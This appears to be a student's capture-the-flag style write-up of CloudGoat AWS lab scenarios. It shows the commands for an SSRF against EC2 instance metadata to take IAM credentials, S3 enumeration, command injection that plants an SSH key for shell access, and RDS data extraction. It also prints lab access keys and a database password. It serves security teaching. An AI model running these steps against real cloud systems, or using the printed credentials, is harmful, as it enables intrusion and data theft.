Based on its subnet and tag values, it appeared to be part of the ec2_ssrf level, which is what I was targeting. Since this level includes a live web service behind the IP address, I attempted a basic curl request.

Q1: Screenshot of the page that is returned (no url param):
Using the PSU machine was not required in my case since I had previously verified the EC2 instance was externally accessible from my environment. Issuing curl http://52.202.109.196 returned an HTML banner titled "Welcome to sethsec's SSRF demo" — confirming that the instance was reachable and that the app expected a url parameter to proxy requests.

```
(env) jarren@JaysLenovo:~/cs595aws$ curl http://52.202.109.196
<h1>Welcome to sethsec's SSRF demo.</h1>


<h2>I am an application. I want to be useful, so if you specify the url parameter, I'll request th
e page for you:</h2><br><br>


<h2>Example: http://IP:PORT/?url=https://ifconfig.me</h2><br><br>


(env) jarren@JaysLenovo:~/cs595aws$
```

Odin ID: calizo

Q2: Screenshot with url parameter passed:
I crafted the SSRF request using the format /url=http://target, as demonstrated. To confirm behavior, I initially tested a benign target (http://www.google.com) to see if the server would proxy the response. The response was successful and included a full dump of Google's homepage content, proving that the SSRF vector was exploitable.



This means I now have an open door to begin querying AWS EC2 instance metadata, which is where temporary keys for the instance role typically live. These keys will allow access to additional AWS services (like S3) in future steps.

In sum:

- Q1 Screenshot (no URL param): Returned the SSRF demo landing page — confirmed the server is up and SSRF route is active.
- Q2 Screenshot (with URL param): SSRF worked as intended, returned full HTML from www.google.com.

Step 9: Chaining SSRF to S3 Enumeration and Admin Privilege Escalation (ec2_ssrf)

Step 3: Exploiting the EC2 Metadata Service via SSRF

After verifying SSRF functionality in Step 8, I targeted the EC2 metadata endpoint to retrieve the IAM role attached to the instance. I used the following SSRF payload via curl:


- curl "http://52.202.109.196/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/"

This returned the role name:

- cg-ec2-role-ec2_ssrf_cgidmiii4snk57

I then queried the role-specific metadata endpoint:

- curl "http://52.202.109.196/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-ec2_ssrf_cgidmiii4snk57"



Answer to Q1 – Screenshot above captured of full credential metadata response.

The response exposed temporary IAM credentials including:

- AccessKeyId
- SecretAccessKey
- Token

I used these credentials to configure a new profile named ec2role in the AWS CLI, then edited ~/.aws/credentials to append the session token manually.

Step 4: Enumerating Buckets and Retrieving the Next Key

With the ec2role profile configured, I listed all available S3 buckets:

- aws s3 ls --profile ec2role

One bucket stood out:

- cg-secret-s3-bucket-ec2-ssrf-cgidmiii4snk57

I listed its contents:

- aws s3 ls --profile ec2role s3://cg-secret-s3-bucket-ec2-ssrf-cgidmiii4snk57

The object admin-user.txt was found inside. I downloaded it:

- aws s3 cp --profile ec2role s3://cg-secret-s3-bucket-ec2-ssrf-cgidmiii4snk57/admin-user.txt .

Viewing the file revealed long-term AWS credentials for the shepherd IAM user:

- AccessKeyId: AKIATAIYWS4K42LNXY5P
- SecretAccessKey: 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


These credentials were used to configure another CLI profile called shepherd.

Step 5: Final Lambda Invocation with Admin Access

With the shepherd profile now active, I retried invoking the same Lambda function I originally couldn't execute as solus:

```
aws lambda invoke ./out.txt \
  --region us-east-1 \
  --profile shepherd \
  --function-name cg-lambda-ec2_ssrf_cgidmiii4snk57
```

The invocation was successful.



Answer to Q2 – Screenshot above captured showing contents of out.txt:

- "You win!"

Summary

This set of steps demonstrated a realistic and multi-stage cloud privilege escalation path:

- Leaked Lambda credentials (via env vars)
- SSRF against EC2 metadata to extract temporary credentials
- Access to S3 secrets revealing long-term admin credentials
- Final privilege escalation to invoke a restricted Lambda function

Each pivot highlighted critical AWS misconfigurations that, while individually minor, combined to create a serious vulnerability chain. The lab provided a strong example of why defense-in-depth and least privilege IAM policies are vital in cloud infrastructure security.

Steps 10-11: Enumerating ELB Logs and Discovering a Hidden Admin RCE Interface (rce_web_app)

With Lara's IAM credentials (AKIATAIYWS4KSN34B5K4 / secret key), I initiated this section by configuring a new AWS CLI profile named Lara and verifying that the permissions were scoped mostly to S3 log access. From there, I enumerated the available S3 buckets Lara had visibility into.

Using the command:

- aws s3 ls --recursive --profile Lara s3://cg-logs-s3-bucket-cgid9w5x8md6k2

…I was able to locate what appeared to be Elastic Load Balancer logs under the cg-logs-s3-bucket-cgid9w5x8md6k2 bucket. To make inspection easier, I synced the full bucket contents locally using:

- aws s3 sync --profile Lara s3://cg-logs-s3-bucket-cgid9w5x8md6k2 ./lara-logs

Navigating into the logs directory (cd lara-logs), I began parsing the ELB logs for any suspicious or interesting patterns. In particular, I focused on HTTP requests to .html files, a common technique to expose hidden admin panels. Using grep:

- grep html ./lara-logs/cg-lb-logs/AWSLogs/206747113237/elasticloadbalancing/us-east-1/2019/06/19/555555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log

…I uncovered repeated access to the hidden HTML route:

- /mkja1xijqf0abo1h9glg.html

All of these requests were tied to the ELB-hosted domain cg-lb-cgid9w5x8md6k2-1280951620.us-east-1.elb.amazonaws.com, which I confirmed via:

- aws elbv2 describe-load-balancers --profile Lara


The ELB DNSName returned matched what I saw in the logs exactly. Putting the pieces together, I crafted the full secret admin URL:

- http://cg-lb-cgid9w5x8md6k2-1280951620.us-east-1.elb.amazonaws.com/mkja1xijqf0abo1h9glg.html

Visiting this endpoint in a browser successfully revealed the hidden admin panel — a RCE-enabled web app vulnerable to direct command injection. This marked a critical pivot in the attack chain, as it effectively allowed arbitrary execution inside the target's EC2 web server, and sets the stage for exploring the EC2 metadata service to harvest backend credentials in the next steps.

Step 12: Exploiting RCE to Plant SSH Key for Shell Access (rce_web_app)

After discovering the remote code execution vector from the hidden HTML admin interface, I tested arbitrary command execution by querying my EC2 instance's external IP address using curl https://ifconfig.me. The result returned 54.204.72.40, confirming the web interface had outbound internet and arbitrary command privileges — this gave us a live foothold for privilege escalation and lateral movement.



To pivot from RCE to interactive shell access, I decided to insert a public SSH key into the EC2 instance’s authorized_keys file for the ubuntu user. I locally generated a fresh ED25519 keypair using:
ssh-keygen -t ed25519 -f foo


Then, I revealed the public key via cat foo.pub, which returned:
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIFQEveJrnO/2FQV9l8q2mwNRyU1jEIxfEL3QFEk6gaVp
jarren@JaysLenovo

To plant this key on the EC2 instance, I used the vulnerable web interface's “Run Signup Command” to run the following payload, ensuring the .ssh directory existed and the public key was appended:

- mkdir -p /home/ubuntu/.ssh
- echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFQEveJrnO/2FQV9l8q2mwNRyU1jEIxfEL3QFEk6gaVp jarren@JaysLenovo" >> /home/ubuntu/.ssh/authorized_keys

After submitting this payload, I ran:
cat /home/ubuntu/.ssh/authorized_keys

The output showed my key was successfully listed at the end of a long, accumulated list of previously appended public keys — including multiple entries from other students and instructors (like wuchang@mashimaro):



This confirmed that I now had SSH-level persistence on the EC2 instance, assuming access from a PSU-hosted IP. This step represented the turning point in the attack path: I had successfully weaponized an RCE into a foothold on a live AWS EC2 box via key injection.

Step 13: Remote Code Execution to SSH Access via Pre-shared Key (rce_web_app)

After enumerating the hidden HTML route (/mkja1xijqf0abo1h9glg.html) from S3 ELB logs, I confirmed the UI had remote code execution functionality. My goal in this step was to leverage that RCE to append an SSH public key to the server’s authorized_keys file, allowing me to establish SSH access as the ubuntu user on the underlying EC2 instance.

Step 6 – Add Known Public SSH Key via the RCE Interface
Rather than using my own keypair, I opted to reuse the pre-generated instructor key to streamline access (since .ssh/authorized_keys already contained dozens of entries). I submitted the following command via the web UI input field:

echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKdwX5jjY0TugPOVGBbU+I8JoY4Ycj7p/szytyHaBlXy wuchang@mashimaro" >> /home/ubuntu/.ssh/authorized_keys

- No error was returned, and the key appeared in the list on re-check.

Step 7 – Save & Prepare SSH Private Key

To initiate SSH access, I saved the private key (provided in the lab) to a local file called foo and restricted its permissions:

- chmod 400 foo


This ensured no security warnings occurred when connecting via ssh.

Step 8 – SSH into the Instance

With everything in place, I SSH’d into the instance using the previously discovered IP 54.204.72.40:

- ssh -i foo ubuntu@54.204.72.40

I successfully gained shell access as ubuntu@ip-10-0-10-125, confirming that the RCE path could be chained into full remote shell access. Upon login, I ran:
ls -la



The contents of the home directory included files of interest such as:

- app.zip
- db.txt
- .psql_history


...all potential footholds for further lateral movement or post-exploitation.

Step 14: RCE Metadata Dump & S3 Recon (rce_web_app)

Step 9 – Query EC2 user-data script for injected DB credentials

With the RCE foothold and SSH access established, I queried the EC2 metadata's user-data endpoint using:

- curl http://169.254.169.254/latest/user-data



The returned bootstrap script contained provisioning instructions for Node.js, PostgreSQL client tools, and most importantly—hardcoded credentials used to create and populate a sensitive_information table in the cloudgoat PostgreSQL database:

- psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgid9w5x8md6k2.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \
- -c "INSERT INTO sensitive_information (name,value) VALUES ('Super-secret-passcode',E'V\!C70RY-4hy2809gnbv40h8g4b');"

Q1 Answer: The script sets up cgadmin:Purplepwny2029 as database credentials, embedded in the psql CLI command.

Step 10 – AWS CLI Validation

Next, I confirmed AWS CLI access on the target EC2 instance with:


- which aws

CLI was pre-installed at /usr/bin/aws, so I proceeded directly to enumerating S3 buckets via:

- aws s3 ls

Accessible Buckets:


- cg-keystore-s3-bucket-cgid9w5x8md6k2
- cg-logs-s3-bucket-cgid9w5x8md6k2
- cg-secret-s3-bucket-cgid9w5x8md6k2
- serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e
- shepard-compromise



Step 11 – Accessing the db.txt secrets file

From the cg-secret-s3-bucket, I downloaded the target file inline using:

- aws s3 cp s3://cg-secret-s3-bucket-cgid9w5x8md6k2/db.txt -



The file contained a clear-text confirmation of the same cgadmin credentials discovered earlier:

- DB name: cloudgoat
- Username: cgadmin
- Password: Purplepwny2029

Question 2 Answer: Accessible bucket = cg-secret-s3-bucket-cgid9w5x8md6k2
Question 3 Answer: db.txt confirms the credentials: cgadmin:Purplepwny2029 for DB cloudgoat

Step 15: Pivoting from EC2 to RDS: Credentialed Database Exfiltration via PostgreSQL Client (rce_web_app)


After gaining SSH access to the EC2 instance, I began by enumerating all RDS instances that the compromised web server could access. Running aws rds describe-db-instances --region us-east-1 revealed a PostgreSQL instance named cg-rds-instance-cgid9w5x8md6k2. This instance was configured as a db.t3.micro with the username cgadmin, database name cloudgoat, and endpoint cg-rds-instance-cgid9w5x8md6k2.cbsobybrvk4c.us-east-1.rds.amazonaws.com over

port 5432. These details matched what I had previously uncovered from both the EC2 user-data script and the db.txt file inside the cg-secret-s3-bucket, confirming their validity.

Using the psql client installed on the EC2 instance, I connected to the RDS database with the following command:
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgid9w5x8md6k2.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat.

The connection was successful and established over SSL. Once inside the database, I listed all available tables using the \dt meta-command, which revealed a single relation named sensitive_information owned by cgadmin.

To complete the step, I queried the table directly using SELECT * FROM sensitive_information;. The result exposed a single row: the secret key-value pair Super-secret-passcode with the value V!C70RY-4hy2809gnbv40h8g4b. This confirmed successful database access and data exfiltration.



This sequence effectively simulated a real-world post-exploitation pivot, mirroring techniques used in breaches like Capital One’s. Through initial RCE exploitation, metadata abuse, credential harvesting, and eventual lateral movement into RDS resources, the lab emphasized the criticality of tight IAM controls, least privilege, and segmentation across AWS services.

Step 16: Final Reflection on the CloudGoat Lab

This final step wraps up an extensive hands-on walkthrough of CloudGoat's vulnerable AWS deployment scenario. Throughout this exercise, I simulated the kill chain of a real-world cloud attack—from external enumeration and exploitation, all the way through lateral movement, privilege escalation, and sensitive data exfiltration.

Using techniques such as SSRF to access EC2 metadata, privilege assumption to pivot into S3 and RDS services, and RCE to gain shell access, I gained firsthand experience in how small misconfigurations—like exposed ELB logs or over-permissive IAM roles—can spiral into full-scale cloud compromise. The exercise provided realistic exposure to common cloud threats, such as metadata service abuse, unauthorized bucket enumeration, and secrets leakage through automation scripts and logs.

Key security concepts demonstrated included:

- Sensitive Information Disclosure via EC2 user-data and S3 bucket files
- Lateral Movement between services through assumed roles and instance access
- Privilege Escalation by chaining SSRF, credential reuse, and overly permissive trust boundaries

This lab solidified how critical it is to apply least-privilege policies, carefully audit automation scripts and user-data, and restrict internal service exposure in cloud environments. It was one of the most comprehensive simulations I’ve done to date—and a great capstone to my current understanding of real-world cloud security operations.